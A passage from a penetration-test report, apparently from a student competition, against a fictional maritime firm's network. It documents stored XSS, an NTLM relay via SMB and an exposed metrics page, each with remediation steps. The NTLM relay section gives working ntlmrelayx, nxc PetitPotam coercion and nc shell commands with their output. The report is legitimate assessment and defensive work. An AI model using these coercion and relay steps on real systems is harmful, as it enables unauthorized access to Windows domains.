


Figure 56. Redirect the ship

4. Modify Request

Navigate back to Burp Suite and input the XSS payload into the portname parameter. Once imputed, forward the request.

```
<script>alert(1)</script>
```




Figure 57. Modify port_name

5. Confirm Exploit

Navigate back to the webpage to confirm the XSS payload ran.



Figure 58. Confirm page alert

Remediation


Finals-12 recommends that APT ensure all user inputs are properly validated on both the client and server sides. This includes limiting input to expected characters and patterns to prevent malicious scripts from being injected. This should be implemented along with encoded user-supplied data with appropriate methods, such as HTML entity encoding, JavaScript encoding, and URL encoding. This will ensure it is properly transformed before rendering it to the user's browser.

Resources

→ [PortSwigger - Stored XSS](#)

END OF FINDING BLOCK

6.4.4 Route Builder Stored XSS

Risk	Impact	CVSS Score
	Low	5.1
	Likelihood Highly	CVSS Vector CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/ VC:N/VI:L/VA:N/SC:N/SI:N/SA:N
	Affected Scope 10.0.1.13	HTTP 8080

Vulnerability Description

Finals-12 discovered the Route Builder on the affected scope to be vulnerable to Cross-Site Scripting (XSS) on the Route Name, Departure Port, and Arrival Port sections by appending malicious javascript payloads.

Business Impact Description

Successful exploitation of this vulnerability allows for execution of malicious javascript on all users who visit the website. However, none of the cookies on the affected scope were accessible as they had the HTTP_ONLY flag set.

Likelihood Description

This vulnerability is highly likely as it requires authentication and is a common web attack.

MITRE ATT&CK

[T1190](#) - Exploit Public-Facing Application

[M0818](#) - Validate Program Inputs

Exploitation Details

1. Enter Javascript payload

Navigate to `route_builder` endpoint and enter javascript payload into the Route Name.

```

```




Figure 59. Route Builder payload

2. Save Route

Click on the Calculate Optimal Route button and then Save Route button to save route configuration to the database.




Figure 60. Route Builder save route

3. Load Saved Route

Click on the Load Saved Route button.




Figure 61. Bridge Navigation XSS

Remediation

Finals-12 recommends that APT ensure all user inputs are properly validated on both the client and server sides. This includes limiting input to expected characters and patterns to prevent malicious scripts from being injected. This should be implemented along with encoded user-supplied data with appropriate methods, such as HTML entity encoding, JavaScript encoding, and URL encoding. This will ensure it is properly transformed before rendering it to the user's browser.


Resources

→ [PortSwigger - Stored XSS](#)

END OF FINDING BLOCK

6.4.5 NTLM Relay via SMB

Risk



Impact

Low

Likelihood

High

CVSS Score

3.0

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/
VC:L/VI:L/VA:L/SC:N/SI:N/SA:N

Affected Scope

10.0.1.6 (APT-DC-01)	SMB	139/445
10.0.1.20 (DECKHAND-01)	SMB	139/445
10.0.1.21 (DECKHAND-02)	SMB	139/445

Vulnerability Description

NTLM relay is an attack is a man-in-the-middle (MitM) technique where an attacker can coerce and intercept a victim's NTLM authentication exchange and relays it to a different server. This can allow an attacker to gain unauthorized access by impersonating the victim. This attack leverages weaknesses in the NTLM protocol and lack of SMB and LDAP signing.

Business Impact Description

Finals-12 discovered NTLM relay to be present in the PROD environment, however machine accounts had low impact privileges when authenticating to different servers. With APT's current configuration, machine accounts did not hold administrative access for meaningful privilege escalation. However, the ability to relay the authentication successfully indicates that authentication integrity is not fully enforced and that NTLM relay remains present across systems.

Likelihood Description

This vulnerability is highly likely as it is well-known and machine account coercion methods are widely available and low-complexity. In addition, exploitation requires only low user privileges.

MITRE ATT&CK

[T1557.001](#) - SMB Relay

[T1187](#) - Forced Authentication

[M1031](#) - Network Intrusion Prevention

[M1037](#) - Filter Network Traffic

Exploitation Details

1. Set up listener

Using the Impacket tool `ntlmrelayx`, start a simple server that targets DECKHAND-01.

```
impacket-ntlmrelayx -t smb://10.0.1.20 -smb2support -i
```

```
(pentester@cptc11-finals-t12-vdi-kali04)-[~]
$ [01/10/26 11:11:20] impacket-ntlmrelayx -tf targets.txt -smb2support -i
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay enabled

[*] Servers started, waiting for connections
```

Figure 62. Start `ntlmrelayx` listener

2. Coercion

In a new window and using valid AD credentials, coerce a Windows Server to authenticate to the attacker machine.

```
nxc smb 10.0.1.21 -u <USER> -p <PASS> -M coerce_plus -o L=<Kali IP>
```

```
(venv)-(pentester@cptc11-finals-t12-vdi-kali04)-[~]
$ [01/10/26 11:11:17] nxc smb 10.0.1.21 -u svc_stabilize -p [REDACTED] -M coerce_plus -o L=10.0.254.204
SMB 10.0.1.21 445 DECKHAND-02 [*] Windows Server 2022 Build 20348 x64 (name:DECKHAND-02) (doma
in:allports.local) (signing:False) (SMBv1:None)
SMB 10.0.1.21 445 DECKHAND-02 [+] allports.local\svc_stabilize:[REDACTED]
COERCE_PLUS 10.0.1.21 445 DECKHAND-02 VULNERABLE, PetitPotam
COERCE_PLUS 10.0.1.21 445 DECKHAND-02 Exploit Success, efsrpc\EfsRpcAddUsersToFile
```

Figure 63. Coerce DECKHAND-02

3. Relay

Look back at the `ntlmrelayx` listener to ensure a successful relay occurred.

```
(pentester@cptc11-finals-t12-vdi-kali04)-[~]
$ [01/10/26 11:11:20] impacket-ntlmrelayx -tf targets.txt -smb2support -i
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay enabled

[*] Servers started, waiting for connections
[*] (SMB): Received connection from APT/DECKHAND-02$ at DECKHAND-02, connection will be relayed after re-authentication
[*]
[*] (SMB): Connection from APT/DECKHAND-02$@10.0.1.21 controlled, attacking target smb://10.0.1.20
[*] (SMB): Authenticating connection from APT/DECKHAND-02$@10.0.1.21 against smb://10.0.1.20 SUCCEED [1]
[*] smb://APT/DECKHAND-02$@10.0.1.20 [1] → Started interactive SMB client shell via TCP on 127.0.0.1:11000
```

Figure 64. Verify successful relay

4. Connect

In a new terminal window, connect to the SMB client shell.

```
rlwrap nc 127.0.0.1 11000
```

```
(pentester@cptc11-finals-t12-vdi-kali04)-[~]
$ [01/10/26 11:13:16] rlwrap nc 127.0.0.1 11000
Type help for list of commands
# shares
ADMIN$
C$
IPC$
#
```

Figure 65. Connect to SMB client shell

Remediation

Finals-12 recommends APT to enable SMB signing on DECKHAND-01 and DECKHAND-02, as well as enforce LDAP signing and channel binding on the Domain Controller; using the following commands. Alternatively, if these are not viable solutions, Finals-12 recommends APT to disable NTLM authentication on DECKHAND-01 and DECKHAND-02 and utilize Kerberos authentication.

Enable SMB signing on the client side.

```
Set-ItemProperty -Path  
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters" ` -  
-Name "RequireSecuritySignature" -Value 1 -Type DWord
```

Enable SMB signing on the server side.

```
Set-ItemProperty -Path  
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" ` -  
-Name "RequireSecuritySignature" -Value 1 -Type DWord
```

Enable LDAP signing on the Domain Controller.

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Services\NTDS\Parameters' -Name  
LDAPServerIntegrity -Value 2
```

Enable LDAP channel binding.

```
$RegPath = "HKLM:\System\CurrentControlSet\Services\NTDS\Parameters"  
New-ItemProperty -Path $RegPath -Name LdapEnforceChannelBinding -Value 2 -PropertyType  
DWORD
```


Resources

- [Microsoft - Control SMB signing behavior](#)
- [Microsoft - How to enable LDAP signing](#)

END OF FINDING BLOCK

6.4.6 Exposed Ship Metrics

Risk



Impact

Low

Likelihood

Critical

CVSS Score

2.1

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:P/PR:H/UI:N/VC:N/VI:N/VA:N/SC:L/SI:N/SA:N/S:P/R:U/V:D

Affected Scope

10.0.1.10

HTTP

9091

Vulnerability Description

Finals-12 identified a publicly accessible metrics page exposing vessel information without requiring authentication.

Business Impact Description

Successful exploitation of this vulnerability allows an unauthenticated user to view vessel metrics. While the exposed information does not directly enable system compromise, or expose sensitive information, it can assist an attacker in performing vessel reconnaissance.

Likelihood Description

This vulnerability is critically likely as any user can visit this webpage.

MITRE ATT&CK

T1190 - Exploit Public-Facing Application

M1048 - Application Isolation and Sandboxing

Exploitation Details

1. View Metrics Page

Navigate to the ships metric page located at `http://10.0.1.10:9091/metrics`.

`http://10.0.1.10:9091/metrics`

```
# HELP go_gc_duration_seconds A summary of the wall-time pause (stop-the-world) duration in garbage collection cycles.
# TYPE go_gc_duration_seconds summary
go_gc_duration_seconds{quantile="0"} 2.6359e-05
go_gc_duration_seconds{quantile="0.25"} 8.5089e-05
go_gc_duration_seconds{quantile="0.5"} 0.000112662
go_gc_duration_seconds{quantile="0.75"} 0.000145293
go_gc_duration_seconds{quantile="1"} 0.000713502
go_gc_duration_seconds_sum 0.030141623
go_gc_duration_seconds_count 241
# HELP go_gc_gogc_percent Heap size target percentage configured by the user, otherwise 100. This value is set by the GOGC environment variable, and the runtime
# TYPE go_gc_gogc_percent gauge
go_gc_gogc_percent 100
# HELP go_gomemlimit_bytes Go runtime memory limit configured by the user, otherwise math.MaxInt64. This value is set by the GOMEMLIMIT environment variable
# TYPE go_gomemlimit_bytes gauge
go_gomemlimit_bytes 9.223372036854776e+18
# HELP go_goroutines Number of goroutines that currently exist.
# TYPE go_goroutines gauge
go_goroutines 20
# HELP go_info Information about the Go environment.
# TYPE go_info gauge
go_info{version="go1.24.5"} 1
# HELP go_memstats_alloc_bytes Number of bytes allocated in heap and currently in use. Equals to /memory/classes/heap/objects:bytes.
# TYPE go_memstats_alloc_bytes gauge
go_memstats_alloc_bytes 3.336856e+06
# HELP go_memstats_alloc_bytes_total Total number of bytes allocated in heap until now, even if released already. Equals to /gc/heap/allocs:bytes.
# TYPE go_memstats_alloc_bytes_total counter
go_memstats_alloc_bytes_total 7.48283832e+08
# HELP go_memstats_buck_hash_sys_bytes Number of bytes used by the profiling bucket hash table. Equals to /memory/classes/profiling/buckets:bytes.
# TYPE go_memstats_buck_hash_sys_bytes gauge
go_memstats_buck_hash_sys_bytes 3668
# HELP go_memstats_frees_total Total number of heap objects frees. Equals to /gc/heap/frees:objects + /gc/heap/tiny/allocs:objects.
# TYPE go_memstats_frees_total counter
go_memstats_frees_total 9.914727e+06
# HELP go_memstats_gc_sys_bytes Number of bytes used for garbage collection system metadata. Equals to /memory/classes/metadata/other:bytes.
# TYPE go_memstats_gc_sys_bytes gauge
go_memstats_gc_sys_bytes 2.645392e+06
# HELP go_memstats_heap_alloc_bytes Number of heap bytes allocated and currently in use, same as go_memstats_alloc_bytes. Equals to /memory/classes/heap/objects:bytes.
# TYPE go_memstats_heap_alloc_bytes gauge
go_memstats_heap_alloc_bytes 3.336856e+06
# HELP go_memstats_heap_idle_bytes Number of heap bytes waiting to be used. Equals to /memory/classes/heap/released:bytes + /memory/classes/heap/free:bytes.
# TYPE go_memstats_heap_idle_bytes gauge
go_memstats_heap_idle_bytes 2.58048e+06
# HELP go_memstats_heap_inuse_bytes Number of heap bytes that are in use. Equals to /memory/classes/heap/objects:bytes + /memory/classes/heap/unused:bytes
# TYPE go_memstats_heap_inuse_bytes gauge
go_memstats_heap_inuse_bytes 4.79232e+06
# HELP go_memstats_heap_objects Number of currently allocated objects. Equals to /gc/heap/objects:objects.
# TYPE go_memstats_heap_objects gauge
go_memstats_heap_objects 34368
# HELP go_memstats_heap_released_bytes Number of heap bytes released to OS. Equals to /memory/classes/heap/released:bytes.
# TYPE go_memstats_heap_released_bytes gauge
go_memstats_heap_released_bytes 1.572864e+06
# HELP go_memstats_heap_sys_bytes Number of heap bytes obtained from system. Equals to /memory/classes/heap/objects:bytes + /memory/classes/heap/unused:bytes
# TYPE go_memstats_heap_sys_bytes gauge
go_memstats_heap_sys_bytes 7.3728e+06
```

Figure 66. View vessel metrics

```

# TYPE process_open_fds gauge
process_open_fds 9
# HELP process_resident_memory_bytes Resident memory size in bytes.
# TYPE process_resident_memory_bytes gauge
process_resident_memory_bytes 1.09568e+07
# HELP process_start_time_seconds Start time of the process since unix epoch in seconds.
# TYPE process_start_time_seconds gauge
process_start_time_seconds 1.76788871352e+09
# HELP process_virtual_memory_bytes Virtual memory size in bytes.
# TYPE process_virtual_memory_bytes gauge
process_virtual_memory_bytes 1.263587328e+09
# HELP process_virtual_memory_max_bytes Maximum amount of virtual memory available in bytes.
# TYPE process_virtual_memory_max_bytes gauge
process_virtual_memory_max_bytes 1.8446744073709552e+19
# HELP promhttp_metric_handler_requests_in_flight Current number of scrapes being served.
# TYPE promhttp_metric_handler_requests_in_flight gauge
promhttp_metric_handler_requests_in_flight 1
# HELP promhttp_metric_handler_requests_total Total number of scrapes by HTTP status code.
# TYPE promhttp_metric_handler_requests_total counter
promhttp_metric_handler_requests_total{code="200"} 13
promhttp_metric_handler_requests_total{code="500"} 0
promhttp_metric_handler_requests_total{code="503"} 0
# HELP ship_list_angle_degrees Current list angle (Roll)
# TYPE ship_list_angle_degrees gauge
ship_list_angle_degrees 0
# HELP ship_pitch_angle_degrees Current pitch angle (Trim)
# TYPE ship_pitch_angle_degrees gauge
ship_pitch_angle_degrees 0
# HELP ship_pump_health 0 = Broken, 1 = OK
# TYPE ship_pump_health gauge
ship_pump_health{pump="aft"} 0
ship_pump_health{pump="fore"} 0
ship_pump_health{pump="port"} 0
ship_pump_health{pump="starboard"} 0
# HELP ship_stability_gm Current Metacentric Height
# TYPE ship_stability_gm gauge
ship_stability_gm 1.9
# HELP ship_tank_level_liters Current water level in tanks
# TYPE ship_tank_level_liters gauge
ship_tank_level_liters
ship_tank_level_liters
ship_tank_level_liters
ship_tank_level_liters

```

Figure 67. View vessel metrics

Remediation

Finals-12 recommends APT require authentication to access vessel metrics pages, ensuring that only authorized users can view vessel information. Access should be limited to only users that have a legitimate business need, and publicly accessible endpoints should be reviewed to confirm they do not expose internal system details.

Resources

→ [OWASP Top 10 - Broken Access Control](#)

END OF FINDING BLOCK

7. APPENDIX A: ARTIFACTS

During the course of the engagement, Finals-12 modified parts of APT's network. Artifacts that were unable to be deleted by the end of this engagement have been listed here for the convenience of APT.

Name	Description	Scope
FINALS12\$	Created machine account	allports.local domain
FINALS12v2\$	Created machine account	allports.local domain
